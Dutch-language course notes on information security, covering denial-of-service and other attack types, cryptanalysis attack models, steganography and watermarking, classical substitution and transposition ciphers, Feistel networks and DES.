
Onderstaande figuren geven voorbeelden van bedreigingen van veiligheid met betrekking tot de beschikbaarheid van een systeem/service.

In het eerste voorbeeld vraagt Alice informatie op van Bob zijn website. Onder normale omstandigheden zou Bob een aanvraag moeten ontvangen, die aanvraag verwerken en een antwoord terugsturen naar Alice. Carol voert nu een actieve aanval uit, een denial-of-service aanval. Hierdoor zal Bob geen antwoord meer kunnen sturen op nieuwe aanvragen van Alice omdat hij te druk bezig is met het verwerken van de aanvragen van Carol.



Bob is swamped by the torrent of messages from Carol
Bob's service no longer is accessible
DoS: denial-of-service

In het tweede voorbeeld vraagt Alice opnieuw informatie op van de website van Bob. Carol zal opnieuw een actieve aanval uitvoeren, een gedistribueerde denial-of-service aanval. Hierdoor zal Carol vanop meerder computers tegelijk berichten sturen naar de webserver van Bob. Deze meerdere computers zijn: een grote groep deelnemers of een grote groep computers die door malware geïnfecteerd zijn met een programma dat deelneemt aan de aanval. In tegenstelling tot vorig voorbeeld is bij deze aanval geen breedbandnetwerk bij de aanvaller nodig. Dit soort aanvallen is door hun gedistribueerd gegeven moeilijker te bestrijden. Enkele oplossingen maken typisch gebruik van niet-cryptografische technieken die inkomend verkeer analyseren zodat aanvallen vroegtijdig gedetecteerd kunnen worden. Het systeem kan dan veilig afsluiten, wat vaak beter is dan te crashen waardoor dataverlies is.



Bedreiging van veiligheid

Aanvallen kunnen opgedeeld worden in twee soorten. Er bestaan passieve aanvallen zoals afluistertechnieken of verkeeranalyse. Er bestaan ook actieve aanvallen zoals het toevoegen of aanpassen van berichten, het nabootsen van een persoonlijkheid, opnieuw verzenden van berichten, DoS-aanvallen of het hijacken van een bestaand kanaal.

Passieve aanvallen zijn moeilijker te detecteren maar bieden ook minder mogelijkheden dan actieve aanvallen.

De brute force techniek is een mogelijke aanvalstechniek. Hierbij kunnen bijvoorbeeld alle mogelijke sleutelwaarden uitgeprobeerd worden totdat de juiste gevonden is.

Er bestaat ook een cryptanalysetechniek die meer subtiel is door gebruik te maken van kennis over de structuur. Op die manier kan men een versleuteld bericht of de sleutel zelf terugvinden.

Een laatste techniek is een side-channel aanval. Dit soort aanvallen zijn nog subtieler en maken gebruik van fysieke eigenschappen of fout-injectie om de originele tekst of de geheime sleutel te weten te komen. Fysieke eigenschappen zijn: energieverbruik, berekeningstijd, elektromagnetische straling… Zo kan een thermische camera gebruikt worden om een pincode op een terminal af te lezen net na het invoeren. De ingedrukte toetsen zullen warmer zijn dan de andere.

Aanvallen kunnen we ook onderverdelen in volgende categorieën:

- Ciphertext only: Enkel het versleutelde bericht is gekend door de aanvaller.
- Known plaintext: Een of meerdere paren (plaintext, ciphertext) zijn gekend door de aanvaller. De aanvaller weet de plaintext uit deze paren.
- Chosen plaintext: Een of meerdere paren (plaintext, ciphertext) zijn gekend door de aanvaller. De aanvaller heeft zelf gekozen van welke plaintext hij het paar wil kennen.
- Chosen cipertext: Een of meerdere paren (plaintext, ciphertext) zijn gekend door de aanvaller. De aanvaller heeft zelf gekozen van welke ciphertext hij het paar wil kennen.
- Chosen text: Een combinatie van chosen plaintext en chosen ciphertext.

Hierin staat ciphertext voor het versleutelde bericht en plaintext voor het originele bericht.

Tenslotte kunnen we veiligheid categoriseren in de graad van veiligheid. Er bestaat onvoorwaardelijke veiligheid en rekenkundige veiligheid. Bij onvoorwaardelijke veiligheid staat vast dat er geen praktisch mechanisme bestaat dat een transformatie kan omkeren zonder de geheime informatie (sleutel) te weten. Bij rekenkundige veiligheid wordt de kost om het geheim te weten te komen mee in acht genomen. Als die kost groter is dan de kost van de versleutelde informatie dan zal men tot daar veiligheid garanderen. Hetzelfde kan gedaan worden voor de tijd die nodig is om het geheim te weten te komen.

Alle praktische algoritmen in deze cursus zijn van het type ‘rekenkundig veilig’.

3. Encryptie


Steganografie

Steganografie is het verbergen van informatie in onschuldig ogende objecten en is onderdeel van cryptografie.

Het verschil tussen steganografie en cryptografie is dat bij steganografie het bestaan van een bericht verborgen wordt. Bij cryptografie wordt een bericht getransformeerd zodat het origineel bericht onleesbaar is geworden.

Een niet-technologisch voorbeeld van steganografie is een bericht dat in morsecode wordt geschreven dat op de kledij van een koerier staat.

Ook digitale steganografie bestaat. Digitale bestanden worden uitgebreid zonder hun functionaliteit te verliezen. Voorbeelden daarvan zijn: het aantal spaties in een tekst, netwerkprotocol headers, minst significante bits van een afbeelding… Van dat laatste voorbeeld is onderstaande figuur een visueel voorbeeld. De eerste afbeelding houdt een andere afbeelding bij die zichtbaar wordt door alle bits buiten de twee minst significante bits per kleur te verwijderen. Door middel van een normalisatietechniek komt de afbeelding met de kat tevoorschijn.



The hidden image is revealed by removing all but the two least significant bits of each color component and a subsequent normalization

Er bestaat ook een watermerk-techniek die aan afbeeldingen, uitzendingen en of geluid een watermerk toevoegt. Op die manier kunnen televisiezenders gemonitord worden of ze hun contracten nakomen of wel contracten hebben om bepaald televisiemateriaal uit te zenden. Bij het toevoegen van een watermerk mag de originele inhoud niet gewijzigd worden in de vorm hoe ze zichtbaar is voor een entiteit. De gewijzigde vorm mag het watermerk niet verliezen na statistische transformaties om veiligheid te garanderen. Dit wil zeggen dat het watermerk niet beschadigd mag worden door compressie-, filter-… technieken. Applicaties kunnen gebruik maken van het watermerk om de identiteit te verifiëren of om illegaal verkregen materiaal te detecteren. Een nadeel is dat er een hoge overhead geïntroduceerd wordt om relatief weinig bits (het watermerk) toe te voegen. Een ander nadeel is dat het

systeem zo goed als waardeloos wordt van zodra de watermerk-techniek is ontdekt door derde partijen voor piraterij.

Een gecombineerde techniek (steganografie i.c.m. cryptografie) komt vaak voor.

Versleuteling doorheen de geschiedenis

Subsitution ciphers

Monoalphabetic Substitution Ciphers

Caesar Cipher

Substitutiecijfers zijn encryptiemethoden waarbij letters of tekst vervangen worden door ander letters, getallen of symbolen. Het eerste militair gebruik was door Julius Caesar. Vandaar de naam Caesar Cipher. In het voorbeeld wordt er 3 plaatsen verschoven.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

Een meer generiek voorbeeld zou zijn dat we een letter X aantal plaatsen verschuiven. Als we dit wiskundig willen uitschrijven, geven we elke letter een getal. De *ciphertext* en originele tekst (*plaintext*) kunnen dan als volgt berekend worden.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

$$c = ciphertext = E(p) = (p + k) \bmod (26)$$
$$p = plaintext = D(c) = (c - k) \bmod (26)$$

Hierin staat k voor het aantal plaatsen X dat we verschuiven.

Een nadeel is dat er slechts 26 mogelijke substitutiecijfers bestaan waarvan 1 overlapt met de originele volgorde. Via brute force technieken kan een Caesar Cipher makkelijk gekraakt worden.

Generic Substitution Cipher

Een generieke substitutiecijfermethode zal de volgorde van het alfabet waarop gemapt wordt willekeurig door elkaar halen. Elke letter zal dus op een verschillende willekeurige letter gemapt worden. De sleutel die bij een Caesar Cipher nog het aantal plaatsen X voorstelde, wordt nu vervangen door een sleutel van lengte 26. Deze sleutel is het willekeurig door elkaar gehaalde alfabet waarop de originele tekst gemapt zal worden. Hierdoor hebben we niet 26 maar 26! Mogelijke combinaties.

```
Plain:  abcdefghijklmnopqrstuvwxyz
Cipher: DKVQFIBJWPESCXHTMYAUOLRGZN

Plaintext:  ifwewishtoreplaceletters
Ciphertext: WIRFRWAJUHYFTSDVFSFUUFYA
```

Deze techniek is zeker nog niet veilig genoeg aangezien onderliggende taaleigenschappen nog steeds gebruikt kunnen worden om de originele tekst te ontcijferen. Een voorbeeld van zo'n taaleigenschap is de frequentie van bepaalde letters in een tekst. Zo wordt in Engelstalige teksten de letter E het vaakst gebruikt, gevolgd door T, R, A, O, I, N en S. De letters Z, Q, X en J komen weinig voor. We kunnen een histogram maken van de versleutelde tekst en die mappen op het histogram van de taal waarin de originele tekst geschreven werd. Door het verband tussen beide histogrammen te vinden kan ook de originele tekst teruggevonden worden.

Om dit probleem op te lossen wordt gezocht naar een mapping met een zo hoog mogelijke entropie (wanorde in het systeem). Zo wordt voorkomen dat onderliggende taaleigenschappen gebruikt kunnen worden om de versleuteling te ontcijferen.

Polyalphabetic Substitution Ciphers

Polyalfabetische substitutiecijfers zijn het antwoord op frequentieanalyse gebaseerde technieken om substitutiecijfers te ontcijferen. Deze substitutiecijfers gebruiken typisch meerdere alfabetten om een mapping te maken. Afhankelijk van welke letter er gemapt moet worden, kan een verschillend alfabet gebruikt worden. Sommige intervallen worden bijvoorbeeld in een eerste mapping gemapt, en andere intervallen dan weer niet. Dit maakt het moeilijk om een structuur te vinden voor de ontcijfering. De geheime sleutel legt de transformatie vast.

Een eerste voorbeeld is de Alberti Cipher. Deze methode zal om de X aantal letters een rotatie maken. Het alfabet zit opgeslagen in een cirkel. Onderstaande figuur is zo'n cirkel.

De Vigenere Cipher is een meer generieke methode. De sleutel houdt meerdere letters bij. De positie van de letter in de sleutel specifieert welk alfabet er gebruikt moet worden. Dit wordt elke D aantal letters gedaan in de tekst om zo veel mogelijk wanorde in de versleutelde tekst te krijgen. Het alfabet wordt dus gewisseld in de tekst om D aantal letters. De ontcijfering kan gedaan worden door het inverse van de versleuteling te doen. Dit gaat enkel als de geheime sleutel gekend is.

Verdere ontwikkelingen van de polyalfabetische substitutiecijfers is de uitvinding van mechanische cijfermachines. Voorbeelden hiervan zijn de Hagelin machine en de Enigma. Deze machines maakte de vercijfering een geautomatiseerd werk.

Digraph Substitution Ciphers

Diagram substitutiecijfers werden uitgevonden door Charles Wheatstone in 1854 en werden vernoemd naar zijn vriend Baron Playfair, Playfair Ciphers. Ook bij deze techniek wordt het voorspellen van een taal moeilijker door meerdere letters tegelijk te encrypteren, paren genoemd. Onderstaande figuur toont een 5x5 matrix. In deze matrix wordt eerst het sleutelwoord MONARCHY ingevuld, waarna de rest van de matrix wordt opgevuld met de overblijvende letters van het alfabet. De letters I en J worden samengenomen en de letter Q wordt niet opgenomen.

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

Als een paar (balloon -> ba ll oo n) uit twee dezelfde letters bestaat, voeg dan een extra letter, bijvoorbeeld X, toe (ba ll oo n -> ba lx lo on). Als een paar op dezelfde rij ligt, verschuif het paar dan een positie naar rechts op die rij (ar -> rm). Als een paar in dezelfde kolom ligt, dan moeten we het paar een positie naar onder schuiven. En in alle andere gevallen wordt elke letter vervangen door de letter op dezelfde rij en in de kolom van de andere letter in het paar. Ontcijferen gebeurt in exact de omgekeerde weg.

Er zijn bij deze methode 26x26 mogelijke diagrammen.

Transposition ciphers

Transpositie- of permutatiecijfers verwisselen de volgorde van letters. Deze techniek is ook gevoelig aan taaleigenschappen omdat het exact dezelfde frequentiedistributie heeft als de originele tekst. We kunnen alle letters in omgekeerde volgorde zetten, elk woord omdraaien of het ScyTale apparaat gebruiken.

Een bekend voorbeeld is de Rail Fence Cipher. De letters worden diagonaal in volgorde opgesteld. Het versleutelde bericht wordt gevormd door rij per rij te overlopen.

D				N				E				T				L		
	E		E		D		H		E		S		W		L		X	
		F				T				A				A				X

De twee X'en op het einde zijn opvulkarakters.

Er bestaat ook een kolomtranspositiecijfer. In deze methode worden alle letters uit een bericht uitgeschreven in rijen met een gespecifieerd aantal kolommen. De geheime sleutel legt daarna de volgorde van de kolommen vast. In onderstaand voorbeeld zal de *ciphertext* uitgeschreven worden door eerst de derde kolom in te vullen, dan de vierde… Op het einde kan de matrix gewoon van linksboven naar rechtsonder uitgelezen worden om de originele tekst te verkrijgen.

```
Key:        3 4 2 1 5 6 7
Plaintext:      a t t a c k p
                o s t p o n e
                d u n t i l t
                w o a m x y z
Ciphertext: TTNAAPTMTSUOAODWCOIXKNLYPETZ
```


Combination ciphers

Zowel substitutiecijfers als transpositiecijfers kunnen door de opkomst van de computer geen veilige encryptie meer bieden. Maar door ze te combineren worden de tekortkomingen opgelost. Vooral bij een combinatie van beide technieken wordt een complexe versleuteling geboden. Dit vormt de basis voor moderne cryptografie.

Moderne cryptografie

Symmetric encryption algorithms

Symmetrische encryptie is de meest traditionele vorm van encryptie. De encryptieblok transformeert een bericht in een versleuteld bericht, gebruik makend van een geheime sleutel. De decryptieblok voert een inverse operatie uit. Het versleutelde bericht wordt ontcijferd naar het originele bericht. Voor de ontcijfering wordt dezelfde geheime sleutel gebruikt. Een sleutel met lengte 128 bits of meer geeft een goede beveiliging.



Confidentialiteit en authenticatie zijn twee veiligheidsdoelen (security goals) die op symmetrische encryptie van toepassing zijn.


Er is sprake van confidentialiteit omdat bij veilige opslag, bestanden enkel versleuteld worden opgeslagen. Enkel de eigenaar kan de bestanden ontcijferen. Een verlies van deze bestanden is niet direct een verlies van confidentialiteit. Wel wanneer ook de sleutel verloren is. De sleutel is dus het enige dat beschermd moet worden tegen verlies. Ook het verzenden van symmetrisch versleutelde berichten is confidentieel. Het afluisteren van een communicatiekanaal waarover deze versleutelde berichten verstuurd worden zal geen verlies van confidentialiteit zijn. Enkel wanneer de afluisteraar de sleutel weet.

Ook authenticatie is op deze manier van versleuteling van toepassing. Enkel Alice kan een specifieke sleutel gebruiken wanneer met Bob gecommuniceerd wordt. Een nadeel is dat server Bob alle geheime sleutels moet kennen van partijen die met server Bob willen communiceren. Er is ook geen zekerheid dat de authenticiteit klopt.


Er bestaan Block en Stream Ciphers. De meeste algoritmen zijn Block Ciphers en versleutelen gegevens in blokken van bits. Deze blokken moeten beschikbaar zijn voor het versleutelen. Stream Cipher versleuteld bit per bit als een stream van bits.

S-P netten vormen de basis van moderne Block Ciphers. Hierin staat S voor substitutie en P voor permutatie.

Vele symmetrische encryptiealgoritmen volgen het Feistel encryptieschema. Dit schema partitioneert inputblokken in twee. Deze worden dan verwerkt in meerdere ronden die links een substitutie doen aan de hand van een functie in het rechterdeel. In de volgende ronde worden de twee delen verwisseld van kant. Er wordt gewisseld tussen S en P blokken voor de verschillende rondes.



Het ontcijferingsschema is het inverse van het versleutelingsschema. Het ontcijferingsschema staat in onderstaande figuur.



In het Feistel schema wordt afwisselend een verwarrings- en diffusiefunctie gebruikt. Het doel is om de statistische eigenschappen van de originele tekst weg te werken in de versleutelde tekst. Bij diffusie heeft het aanpassen van 1 karakter op de input een effect op vele karakters in de output. Dit wordt verkregen door de combinatie van permutaties en transformaties. De verwarring is het zo moeilijk mogelijk maken om een relatie te vinden tussen statistische eigenschappen van de versleutelde tekst en de sleutel.

Hoe meer ronden er gedaan worden in het schema, hoe veiliger het is. Voor de permutaties zal de linker- en rechterhelft van de tekst steeds verwisseld worden tussen de ronden heen.


De realisatie van een Feistel netwerk hangt af van volgende parameters en kenmerken:


- Blokgrootte: hoe groter, hoe veiliger en hoe trager.
- Sleutelgrootte: hoe groter, hoe veiliger en hoe trager.
- Aantal ronden hoe meer, hoe veiliger en hoe trager.
- *Subkey* generatie: hoe meer, hoe veiliger en hoe trager.
- Afrondfuncties: hoe complexer, hoe veiliger en hoe trager.
- Snelle en veilige software
- Analysesnelheid

DES

DES is een symmetrisch encryptiealgoritme. Het volgt het Feistel schema en heeft een blokgrootte van 64 bits. Daarnaast is de sleutelgrootte 56 bits lang en werd vooral gemaakt voor hardware implementaties. De grootste zwakheid van deze methode is dat de sleutel relatief snel te kraken is. DES kan dus niet langer als veilig gezien worden.

DES geeft een versleutelde tekst terug die even lang is als de originele tekst. Er worden 16 ronden uit het Feistel schema gebruikt en de sleutel wordt gebruikt om *subkeys* te genereren als input voor elke tussenliggende ronde van het Feistel schema. Voor de eerste en na de laatste ronde wordt een bijkomende permutatie berekend.






IP staat voor de initiële permutatie, PC voor de gepermutteerde keuze, Rnd-I voor ronde I en LS voor *left shift*.

